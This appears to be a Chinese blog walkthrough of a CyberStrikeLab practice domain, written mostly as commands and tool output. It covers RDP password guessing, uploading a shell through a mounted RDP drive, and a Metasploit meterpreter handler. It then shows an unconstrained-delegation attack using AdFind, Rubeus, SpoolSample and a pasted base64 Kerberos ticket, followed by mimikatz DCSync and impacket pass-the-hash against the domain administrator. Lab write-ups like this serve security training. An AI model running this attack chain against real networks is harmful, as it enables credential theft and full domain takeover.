   [->]10.5.5.33
[*] NetBios 10.5.5.33       cyberweb.cyberstrikelab.com         Windows Server 2016 Standard 14393
[*] OsInfo 10.5.5.33    (Windows Server 2016 Standard 14393)
[*] WebTitle http://10.5.5.33:5985     code:404 len:315    title:Not Found
已完成 4/5 [-] (58/210) rdp 10.5.5.33:3389 administrator Aa123456 remote error: tls: access denied
已完成 4/5 [-] (118/210) rdp 10.5.5.33:3389 admin abc123456 remote error: tls: access denied
已完成 4/5 [-] (178/210) rdp 10.5.5.33:3389 guest 666666 remote error: tls: access denied
已完成 5/5
[*] 扫描结束,耗时: 3m59.4511788s

扫到3389端口,试试能不能爆破出密码,admin@123456
把目录传进去,要把马传进去
proxychains rdesktop 10.5.5.33 -r disk:shell=/data/demo

传shell


msf开启监听,上线
use exploit/multi/handler
set PAYLOAD windows/meterpreter/bind_tcp
set RHOST 10.5.5.33
set LPORT 4444
非约束委派
相关文章学习连接:https://forum.butian.net/share/1591

可能是环境出问题了(排除版本问题,我切换了多个AdFind版本),一直凭据出错,不能正常执行命令,拿到了33的系统权限也是一样,添加管理员账户执行AdFind照样错误,下面图来自网上
这里的图来自 https://www.hyhforever.top/posts/2025/07/cyberstrikelab-lab8/
# ADFind查询非约束委派账户
AdFind.exe -b "DC=cyberstrikelab,DC=com" -f "(&(samAccountType=805306369)(userAccountControl:1.2.840.113556.1.4.803:=524288))" dn

# 使用Rubeus监听来自域控的票据
Rubeus.exe monitor /interval:2 /filteruser:DC$
利用打印机漏洞(SpoolSample)或类似攻击让域控主动连接非约束委派机器,从而生成并发送Kerberos票据给攻击者控制机器。
# 强制回连,获得域控机器账户的TGT
shell SpoolSample.exe DC CYBERWEB

# rubeus导入票据
Rubeus.exe ptt /ticket:doIFtDCCBbCgAwIBBaEDAgEWooIErDCCBKhhggSkMIIEoKADAgEFoRQbEkNZQkVSU1RSSUtFTEFCLkNPTaInMCWgAwIBAqEeMBwbBmtyYnRndBsSQ1lCRVJTVFJJS0VMQUIuQ09No4IEWDCCBFSgAwIBEqEDAgECooIERgSCBELeAgo8gfc1sOmVFHxh23jlld/MeJN/NEYNWOVmXG7H6J6jeQH/ux0qR9NhB8XEHpISi/k+m+d3MgVV9I97HPHPGpxMwwPwn283E5+JQBdhYK/Vq7eQhQScpw0+uojOX8Clvw/YjIv8V1G1Kqxyj+EbWm07KVjefQHMeuclOII27ZclrWuVxNQ1GI2GV+nLVrRMgGlKmh9FTnLKacg3lGZutWuUS1pU3OWc7Q0wClL6MeczUq378IMB3G4Vv3cAR8mY/niULKswPfzVbe6oeuvAIOpHHV6qoB631NiF48twHG78uZ+ExiVIU9p1juR7IL053H0LOSRTV/behPNz8c/mhcxCWDfXVEAn1gbibwUvrBSCiNP6hp234Qa4pbEB8PTlxXc0QYxQVF8VC+btIxx93APc+/W6wBzxPr65IIqlhlbV1NdUCIF2SGqliyHUdOIRF9llx52RaTsYhzX4D5Hsqoh8YLIs52q7o9gy6yyJi69qADD4jpmvC6exzl0l40qd+csY8vfb2Ojm5fwgNn1oDLWRxjPriEGQNSFIxBuDF4BD3lzWcQFbTsuBYl0a7NBXeFHFWwnDRoQrdO6UHSDcpJt0WRvo+8S+sr14PvTITr6BWeKafeBy/Ve+iovAFCZo7DbAUISpPxYdpIjUzIpfm7ZMLT015MGNYB16PhNvUL3tfavikHed87lgfvTs429bSOcYP1U1YnT8/z2TrIMuuKpvjyNq9cZmZeLsS9SnNCwiFartRSephd587X5ERqsg0ai/i87lWJCBCQ15a9LapH5vxYvnkHljhvT3/5Vo9RYfGiJbdEtxG1vR17LsGCV05ROpf8L0Fa0CdWXB84MSzXjoIySIRV9zAvvcsTfu+r6oTT7QL9ciG8FvaHY2Gtf32FlFOfVLdoy1B63d0nYoKoZmm09ImIFFjKV0871uhQ3po3nu1vVvJkiRHM7hVwhK9h9aHTtYahuig1z6oxqYVMsubnYlrUKIPKe6O/qTBSaJoH03cXnWYUxrObv5A5ekiIG6zuHsqmGaDXWZV/5SfB4DaztwJZHzvYwuCYsSR6IV2vWW4st9ONoWkzg08XXjvVoEqfqlpTs2WjxAPaK1kY8oIp7SHJ7DVovFnkf7puFHGbJ/wBCpdR61Pl1qj/ntuv1OVdRRb71DfTZHjmV4rXISZ3cjwAJTgKqlIUzzrkiTsmTrtk92z3eIfm9EE4NqkOJWmxd9sXhC58W4CVFnZXZ7A4BqiBctRX/ZMXLcz++55SqSLTg8Xbm01EXTVnQHU6XTdOPs+4ZRrXEo+r8I+hT0aQegwcDCCt1WseFh92ut06Y1zfyNcxcffBZPB3UA0Te49BxN493RdwbUw4RIObPUoucAW4r7i0p6Nk0MxXt+nnYHuKesYu+GhOStENyVjmbIcSLqd4cJNrBAX3cNZmCtSFGSuKahub4Lb7k0WoRZo4HzMIHwoAMCAQCigegEgeV9geIwgd+ggdwwgdkwgdagKzApoAMCARKhIgQgo+1mN3aSVBbGT0Sp9kwHxXFCpO+xUDGciGtbd189KomhFBsSQ1lCRVJTVFJJS0VMQUIuQ09NohAwDqADAgEBoQcwBRsDREMkowcDBQBgoQAApREYDzIwMjUwNTI1MDUwNDQwWqYRGA8yMDI1MDUyNTE1MDQ0MFqnERgPMjAyNTA2MDEwNTA0NDBaqBQbEkNZQkVSU1RSSUtFTEFCLkNPTaknMCWgAwIBAqEeMBwbBmtyYnRndBsSQ1lCRVJTVFJJS0VMQUIuQ09N
# mimikatz导出域内用户Hash

mimikatz.exe "lsadump::dcsync /domain:cyberstrikelab.com /user:cyberstrikelab\Administrator" "exit"
# PTH
proxychains impacket-psexec -hashes :9d880175be3fc0e75ebb9686f482cfa5 cyberstrike.com/administrator@10.5.5.66
相关解释AdFind.exe
这是一款免费的命令行工具,用于在AD域中执行查询域内信息,AD对象,LDAP协议交互情况,域内权限分析,以及域环境侦察,例如
# 查询域中所有用户
AdFind.exe -f "(objectcategory=person)" dn

# 查询不要求Kerberos预身份认证的用户(用于安全审计)
AdFind.exe -b "dc=example,dc=com" -f "(&(samaccounttype=805306369)(useraccountcontrol:1.2.840.113556.1.4.803:=4194304))"

# 获取域控制器信息
AdFind.exe -d domain.com -u username -p password -b "dc=domain,dc=com" -s base objectClass
详细的使用可以参考官方手册,百度一下,你就知道
本站小部分内容转载于互联网,如有侵权还请联系